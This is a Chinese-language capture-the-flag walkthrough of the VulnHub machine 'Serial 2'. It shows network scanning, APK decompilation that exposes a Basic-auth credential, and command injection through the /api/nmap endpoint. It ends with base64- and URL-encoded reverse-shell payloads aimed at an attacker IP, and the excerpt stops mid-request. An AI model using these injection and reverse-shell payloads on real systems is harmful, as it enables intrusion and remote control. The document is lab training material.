
> *靶机地址：* *https://www.vulnhub.com/entry/serial-2,373/*

信息收集


```
nmap -sn 192.168.56.0/24
```



```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 03:47 EST
Nmap scan report for 192.168.56.1
Host is up (0.00026s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00049s latency).
MAC Address: 08:00:27:F1:BD:23 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.116
Host is up (0.00066s latency).
MAC Address: 08:00:27:5E:D8:E6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.08 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.56.116
```



```
PORT      STATE SERVICE           VERSION
22/tcp    open  ssh               OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a8:f8:93:ec:e6:7e:44:bc:9e:00:50:e7:44:b2:c8:0b (RSA)
|   256 1b:ef:7d:de:1b:c3:ed:82:c0:c1:71:c9:f3:46:5a:9c (ECDSA)
|_  256 a7:d0:10:c7:f6:5c:e4:08:57:3b:75:5b:58:e3:b8:fd (ED25519)
80/tcp    open  http              Node.js (Express middleware)
|_http-title: Serial 2
10000/tcp open  snet-sensor-mgmt?
| fingerprint-strings:
|   NULL:
|     ####################################################################
|     ,----------------, ,---------,
|     ,-----------------------, ," ,"|
|     +-----------------------+ | ," ," |
|     .-----------------. | | +---------+ |
|     -==----'| |
|     LOVE VIM! | | | | | |
|     command or | | |/----|`---= | |
|     ,/|==== ooo | ;
|     |(((( [33]| ,"
|     `-----------------' |," .;'| |(((( | ,"
|     +-----------------------+ ;; | | |,"
|_    /_)______________(_/ //' |
1 service unrecognized despite returning data. If you know the service/version, please submit the following fin
/cgi-bin/submit.cgi?new-service :
SF-Port10000-TCP:V=7.80%I=7%D=2/7%Time=5E3D247B%P=x86_64-pc-linux-gnu%r(NU
SF:LL,5CD,"###############################################################
SF:#####\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20,----------------,\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
```

目录枚举

```
gobuster dir -u http://192.168.56.116 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```




New mobile application for network monitoring with a strong basic authtentication! Download and try it!

apk逆向，下载下来

一、使用d2j-dex2jar将文件夹中的classes.dex转换成jar包，转换后的文件名为classes-dex2jar.jar

> https://sourceforge.net/projects/dex2jar/files/dex2jar-2.0.zip/download?use_mirror=nchc&r=&use_mirror=nchc


```
chmod -R 777 dex2jar-2.0
./d2j-dex2jar.sh -f ../dist/classes.dex
```



```
root@kali:~/serial-2/dex2jar-2.0# ./d2j-dex2jar.sh -f ../dist/classes.dex
dex2jar ../dist/classes.dex -> ./classes-dex2jar.jar
root@kali:~/serial-2/dex2jar-2.0# ls
classes-dex2jar.jar  d2j-dex2jar.sh                  d2j-dex-recompute-checksum.sh  d2j-jar2dex.sh      d2j-jasmin2jar.sh  d2j-std-apk.sh
d2j-baksmali.bat     d2j-dex2smali.bat               d2j_invoke.bat                 d2j-jar2jasmin.bat  d2j-smali.bat      lib
d2j-baksmali.sh      d2j-dex2smali.sh                d2j_invoke.sh                  d2j-jar2jasmin.sh   d2j-smali.sh
d2j-dex2jar.bat      d2j-dex-recompute-checksum.bat  d2j-jar2dex.bat                d2j-jasmin2jar.bat  d2j-std-apk.bat
```

二、 安装jd-gui， 使用jd-gui打开classes-dex2jar.jar即可完成反编译


```
apt-get install jd-gui
```


Paths.class - Java Decompiler
File Edit Navigation Search Help
classes-dex2jar.jar
com.android.tools.ir
common
ProtocolConstants.class
ProtocolConstants
runtime
Paths.class
Paths
BUILD_ID_TXT : String
DEVICE_TEMP_DIR : String
RELOAD_DEX_FILE_NAME : String
RESOURCE_FILE_NAME : String
Paths()
getDataDirectory(String) : String
getDeviceIdFolder(String) : String
getMainApkDataDirectory(String) : String
server
Paths.class
ProtocolConstants.class

```java
package com.android.tools.ir.runtime;

public final class Paths {
  public static final String BUILD_ID_TXT = "build-id.txt";

  public static final String DEVICE_TEMP_DIR = "/data/local/tmp";

  public static final String RELOAD_DEX_FILE_NAME = "classes.dex.3";

  public static final String RESOURCE_FILE_NAME = "resources.ap_";

  public static String getDataDirectory(String paramString) {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("/data/data/");
    stringBuilder.append(paramString);
    stringBuilder.append("/files/instant-run");
    return stringBuilder.toString();
  }

  public static String getDeviceIdFolder(String paramString) {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("/data/local/tmp/");
    stringBuilder.append(paramString);
    stringBuilder.append("-");
    stringBuilder.append("build-id.txt");
```

=========================


三、或者使用jadx代替上面两个



```xml
    <string name="abc_menu_alt_shortcut_label">Alt+</string>
    <string name="abc_menu_ctrl_shortcut_label">Ctrl+</string>
    <string name="abc_menu_delete_shortcut_label">delete</string>
    <string name="abc_menu_enter_shortcut_label">enter</string>
    <string name="abc_menu_function_shortcut_label">Function+</string>
    <string name="abc_menu_meta_shortcut_label">Meta+</string>
    <string name="abc_menu_shift_shortcut_label">Shift+</string>
    <string name="abc_menu_space_shortcut_label">space</string>
    <string name="abc_menu_sym_shortcut_label">Sym+</string>
    <string name="abc_prepend_shortcut_label">Menu+</string>
    <string name="abc_search_hint">Search…</string>
    <string name="abc_searchview_description_clear">Clear query</string>
    <string name="abc_searchview_description_query">Search query</string>
    <string name="abc_searchview_description_search">Search</string>
    <string name="abc_searchview_description_submit">Submit query</string>
    <string name="abc_searchview_description_voice">Voice search</string>
    <string name="abc_shareactionprovider_share_with">Share with</string>
    <string name="abc_shareactionprovider_share_with_application">Share with %s</string
    <string name="abc_toolbar_collapse_description">Collapse</string>
    <string name="app_name">Serial 2</string>
    <string name="basic_auth">c2s0OmJKNiErbSUqJF0jeDc9TEE=</string>
    <string name="search_menu_title">Search</string>
    <string name="status_bar_notification_info_overflow">999+</string>
</resources>
```

得到了basic认证的密码


四、 使用apk中获取到的凭证请求/api/nmap接口



```
GET /api/nmap HTTP/1.1
Host: 192.168.56.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 0
ETag: W/"0-2jmj7l5rSw0yVb/vlWAYkK/YBwk"
Date: Fri, 07 Feb 2020 10:17:07 GMT
Connection: close
```

加上认证



```
GET /api/nmap?ip=127.0.0.1|ls HTTP/1.1
Host: 192.168.56.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization:Basic c2s0OmJKNiErbSUqJF0jeDc9TEE=
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 84
ETag: W/"54-rE2eaX81gzJaZMx/KCuYPwgtfGc"
Date: Fri, 07 Feb 2020 10:19:20 GMT
Connection: close

app.js
bin
node_modules
package-lock.json
package.json
public
routes
todo.txt
views
```



```
GET /api/nmap?ip=127.0.0.1|cat%20todo.txt HTTP/1.1
Host: 192.168.56.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization:Basic c2s0OmJKNiErbSUqJF0jeDc9TEE=
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 48
ETag: W/"30-U73lUAX0VAjBXvM/6+emqDoz9nQ"
Date: Fri, 07 Feb 2020 10:21:53 GMT
Connection: close

for user sk4: create a snapshot of the project!
```

看看pwd



```
GET /api/nmap?ip=127.0.0.1|pwd HTTP/1.1
Host: 192.168.56.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization:Basic c2s0OmJKNiErbSUqJF0jeDc9TEE=
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 9
ETag: W/"9-NB7M4EjozUPTz79mqFvvahZkQ/4"
Date: Fri, 07 Feb 2020 10:22:26 GMT
Connection: close

/serial2
```

可以猜测是在docker中

getshell

利用命令执行反弹shell


```
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwMS8xMjM0IDA+JjEK|base64 -d |bash
```



```
GET
/api/nmap?ip=127.0.0.1|%65%63%68%6f%20%59%6d%46%7a%61%43%41%74%61%53%41%2b%4a%69%41%76%5a%47%
56%32%4c%33%52%6a%63%43%38%78%4f%54%49%75%4d%54%59%34%4c%6a%55%32%4c%6a%45%77%4d%53%38
%78%4d%6a%4d%30%49%44%41%2b%4a%6a%45%4b%7c%62%61%73%65%36%34%20%2d%64%20%7c%62%61%73%6
8 HTTP/1.1
Host: 192.168.56.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization:Basic c2s0OmJKNiErbSUqJF0jeDc9TEE=
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 57
ETag: W/"39-Oe1CdQCt/cUEhavDMtP3/nTDm0w"
Date: Fri, 07 Feb 2020 10:31:33 GMT
Connection: close

Error: /bin/sh: bash: not found
/bin/sh: nmap: not found
```

```
echo c2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC41Ni4xMDEvMTIzNCAwPiYxCg==|base64 -d |sh
```




```
GET
/api/nmap?ip=127.0.0.1|%65%63%68%6f%20%63%32%67%67%4c%57%6b%67%50%69%59%67%4c%32%52%6c%64%69%
39%30%59%33%41%76%4d%54%6b%79%4c%6a%45%32%4f%43%34%31%4e%69%34%78%4d%44%45%76%4d%54%49
%7a%4e%43%41%77%50%69%59%78%43%67%3d%3d%7c%62%61%73%65%36%34%20%2d%64%20%7c%73%68
HTTP/1.1
Host: 192.168.56.116
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
